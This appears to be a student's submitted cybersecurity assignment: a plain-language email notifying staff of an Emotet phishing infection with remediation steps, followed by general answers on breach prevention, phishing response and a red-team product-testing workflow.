- Remember to include a brief description of this threat so the customer can understand the attack flow.
- Please provide recommended actions on what the customer should do to remediate this threat.

Note: This question is about creativity and testing your ability to notify the customer about a threat in a way that the customer can understand. This is less about the technical aspect

Answer:

In a corporate setting, there are several effective ways to communicate security incident information to non-technical employees. Here in this particular scenario I'm choosing email communication

1. **Email Communication:**

    - Security Incident Alert Email: I'll send a clear and concise email to all affected employees, summarizing the incident, its implications, and the recommended actions. Using layman's terms to explain the situation and provide step-by-step instructions.

Subject: Urgent: Security Incident Notification - Action Required

Dear Acme Incorporated Team,

I hope this message finds you well. We need to bring to your attention a recent security incident that may impact your computer systems. Our analysis has identified a malware infection on the ABC, CDE, and FGH systems within Acme Incorporated.

Incident Overview: Upon investigation, it appears that a phishing email was sent to several employees, including yourself. The email contained a malicious document, and unfortunately, it seems that this document was opened by each recipient. This initiated a series of events that led to the successful installation of a malware variant known as Emotet, compromising the security of the affected systems.

Attack Flow:

1. **Phishing Email:** Employees, including yourself, received a phishing email designed to deceive and encourage the opening of an attached document.
2. **Document Execution:** Regrettably, each recipient opened the attached document, unknowingly initiating the next phase of the attack.
3. **Malware Download:** The opened document triggered the download of the Emotet malware from the internet.
4. **System Compromise:** The Emotet malware successfully compromised the integrity of the ABC, CDE, and FGH systems.

Description of Emotet Malware: Emotet is a sophisticated and malicious software designed to compromise computer systems. Its primary goal is to steal sensitive information, propagate within a network, and serve as a delivery mechanism for additional malware. Once a system is infected, it can lead to unauthorized access, data breaches, and potential disruption of normal operations.

What You Need to Do:

1. **Disconnect:** If you suspect having opened any suspicious emails, please disconnect your computer from the network immediately.
2. **Do Not Share:** Refrain from sharing any sensitive information or documents until further notice.

3. **Contact Support:** If you have any concerns or questions, please contact our support team at [support@acme.com] or reply to this email.

Next Steps: Our team, led by Rakesh, your Security Professional, is actively working to contain and eradicate the malware. Here's what you can expect:

1. **Support:** Reach out to our support team at [support@acme.com] for guidance and assistance.
2. **Training:** Rakesh will provide brief, non-technical training to help you recognize and avoid phishing attempts in the future.
3. **Updates:** Stay tuned for updates and further instructions on securing your system.

Your security is our top priority, and we appreciate your cooperation in addressing this matter. If you have any immediate concerns, please do not hesitate to contact us.

Thank you for your attention, and together, we will ensure the safety of our systems.

Sincerely,

Rakesh

Security Professional

Acme Incorporated [rakesh@acme.com]

[Support Email: support@acme.com]

Scenario-Based Questions:

Scenario 1:

You are a cyber-security professional and ethical hacker. You recently changed to a new company. What will you do to protect the organization from a possible data breach if there is a critical attack?

- As a cyber-security professional and ethical hacker in a new company, my approach to safeguarding the organization from a potential data breach in the event of a critical attack involves a proactive and strategic plan.
- Firstly, I would initiate a comprehensive risk assessment to identify potential vulnerabilities and weaknesses in the organization's infrastructure. This assessment would guide the development of a robust security strategy tailored to the specific needs and risks of the organization.

- To enhance the organization's defensive capabilities, I would prioritize the following actions:

1. **Network and Endpoint Security:**
    - Strengthen network and endpoint security through regular updates, patch management, and the deployment of intrusion detection and prevention systems.
2. **Incident Response Plan:**
    - Develop and implement a well-defined incident response plan to ensure a swift and organized response to any critical attack. This plan would include clear procedures for identifying, containing, eradicating, recovering, and learning from security incidents.
3. **Continuous Monitoring:**
    - Implement continuous monitoring of network traffic and system logs using advanced security information and event management (SIEM) tools. This enables the early detection of anomalous activities that may indicate a potential breach.
4. **Employee Training and Awareness:**
    - Conduct regular training sessions for employees to enhance their awareness of security best practices, social engineering tactics, and the importance of reporting suspicious activities promptly.
5. **Penetration Testing and Vulnerability Assessment:**
    - Regularly conduct penetration testing and vulnerability assessments to proactively identify and remediate potential security gaps before they can be exploited by attackers.
6. **Data Encryption and Access Controls:**
    - Implement strong encryption protocols for sensitive data and enforce strict access controls to limit the exposure of critical information to authorized personnel only.

7. **Collaboration with External Agencies:**
    - Establish partnerships with external cybersecurity agencies, sharing threat intelligence and collaborating on best practices to stay ahead of evolving threats.
8. **Regular Security Audits:**
    - Conduct regular security audits to evaluate the effectiveness of existing security measures and identify areas for improvement.
9. **Backup and Recovery:**
    - Implement regular data backups and establish a robust data recovery plan to minimize the impact of a potential data breach.
10. **Legal and Regulatory Compliance:**
    - Ensure compliance with relevant legal and regulatory requirements pertaining to data protection and cybersecurity.

By adopting this proactive and multi-layered approach, the organization will be better positioned to prevent, detect, and respond effectively to critical cyber-attacks, minimizing the risk of a data breach.

Scenario 2:

In an organization, few users report phishing emails to the security team. Most of the emails are triggered from one particular domain. As a security analyst or cyber security professional, explain your approach to stopping the phishing attack.

- ➢ As a security analyst addressing the reported phishing emails, my approach involves a multi-faceted strategy. Firstly, I would prioritize user education, conducting regular training to raise awareness about phishing risks and promote a culture of reporting. Simultaneously, implementing robust email filtering solutions and antivirus software would serve as the first line of defense.
- ➢ To specifically target the malicious domain triggering most of the phishing attempts, I would collaborate with the IT team and domain registrar to block or suspend the domain. Additionally, deploying DMARC authentication would help prevent email spoofing, enhancing our email security.
- ➢ A crucial component of the strategy is the development and testing of an incident response plan. This plan would guide the team in promptly investigating and mitigating

phishing incidents. Regular phishing simulation exercises would complement this by identifying and addressing potential weaknesses.

- Technical measures such as network and endpoint security enhancements, continuous monitoring using SIEM tools, and collaboration with law enforcement, if necessary, would contribute to a comprehensive defense. Finally, a post-incident analysis would be conducted to learn from the attack and continuously improve our security posture.

Scenario 3:

You are a cyber-security professional and work in the Red Team. Your employer asked if they are planning to release a new product and make sure it has to be vulnerability free to avoid the zero-day attack. As a red team member, explain your workflow and report if you find anything vulnerable

As a Red Team member tasked with ensuring the vulnerability-free release of a new product to mitigate zero-day attack risks, my approach involves a systematic workflow and detailed reporting to address potential vulnerabilities.

1. **Understanding the Product:**
   - Begin by gaining a comprehensive understanding of the new product, including its architecture, functionalities, and potential attack surfaces.
2. **Threat Modeling:**
   - Conduct a threat modeling exercise to identify potential threats and attack vectors relevant to the product. This step helps prioritize testing efforts based on potential risks.
3. **Risk Analysis:**
   - Prioritize identified threats based on their potential impact and exploitability. This analysis guides the testing focus to areas where vulnerabilities could have the most significant consequences.
4. **Penetration Testing:**
   - Employ penetration testing techniques to actively assess the security of the product. This includes attempting to exploit vulnerabilities to validate their existence and severity.

5. **Code Review:**
    - Conduct a thorough code review to identify vulnerabilities in the source code. This includes analyzing the codebase for common programming errors, insecure coding practices, and potential backdoors.
6. **Security Scanning Tools:**
    - Utilize automated security scanning tools to identify common vulnerabilities such as SQL injection, cross-site scripting (XSS), and other known security issues.
7. **Network and Infrastructure Assessment:**
    - Assess the security of the network and infrastructure supporting the product, ensuring that configurations are secure and there are no exploitable weaknesses.
8. **Social Engineering Testing:**
    - Perform social engineering tests to evaluate the human factor, including phishing simulations and attempts to manipulate personnel into divulging sensitive information.
9. **Reporting:**
    - Document all findings in a detailed report, including a description of each vulnerability, its potential impact, and clear recommendations for remediation.
10. **Collaboration with Development Team:**
    - Collaborate closely with the development team to provide insights into discovered vulnerabilities, assist with the remediation process, and ensure a secure product release.
11. **Continuous Monitoring:**
    - Advocate for the implementation of continuous monitoring mechanisms to detect and respond to new vulnerabilities that may emerge post-release.

By following this structured workflow and providing a thorough and well-documented report, the Red Team aims to contribute to the creation of a more secure product, reducing the risk of zero-day attacks and enhancing overall cybersecurity posture.

Submitted By
Marepalli Rakesh
(Marepalli.rakesh@gmail.com)